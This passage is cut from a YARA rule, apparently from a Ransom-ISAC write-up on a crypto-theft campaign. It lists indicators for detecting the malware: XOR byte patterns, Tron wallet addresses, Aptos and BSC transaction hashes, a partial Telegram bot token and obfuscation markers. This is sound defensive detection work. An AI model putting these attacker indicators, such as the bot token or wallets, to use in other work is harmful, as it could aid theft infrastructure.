            $XOR1 = {32 5b 67 57 66 47 6a 3b 3c 3a 2d 39 33 5a 5e 43}
            $XOR2 = {6d 36 3a 74 54 68 5e 44 29 63 42 7a 3f 4e 4d 5d}
            $XOR3 = {63 41 5d 32 21 2b 33 37 76 2c 2d 73 7a 65 55 7d}
            $XOR4 = {54 68 5a 47 2b 30 6a 66 58 45 36 56 41 47 4f 4a}
            $XOR5 = {34 23 75 4c 65 56 4d 5b 33 6c 45 53 4c 47 41}
            $XOR6 = {39 4b 79 41 53 74 2b 37 44 30 6d 6a 50 48 46 59}
            $XOR7 = {54 68 5a 47 2b 30 6a 66 58 45 36 56 41 47 4f 4a}

            $tron1 = "TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP" ascii wide
            $tron2 = "TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG" ascii wide
            $tron3 = "TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatS" ascii wide

            $aptos1 = "be037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e" ascii wide
            $aptos2 = "3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3" ascii wide
            $aptos3 = "3414a658f13b652f24301e986f9e0079ef506992472c1d5224180340d8105837" ascii wide

            $bsc1 = "f46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc" ascii wide
            $bsc2 = "d33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef" ascii wide
            $bsc3 = "a8cdabea3616a6d43e0893322112f9dca05b7d2f88fd1b7370c33c79076216ff" ascii wide

            $telegram = "7870147428:AAGbYG_eYkiAziCKRmkiQF-" ascii wide

            $marker = "*C250617A*" ascii wide

            $obfs1 = "_$af402041" ascii wide
            $obfs2 = "_$af813180" ascii wide
            $obfs3 = "_$_2d00[]" ascii wide

      condition:
            any of them
}
```

Source: https://ransom-isac.org/blog/cross-chain-txdatahiding-crypto-heist-part-2/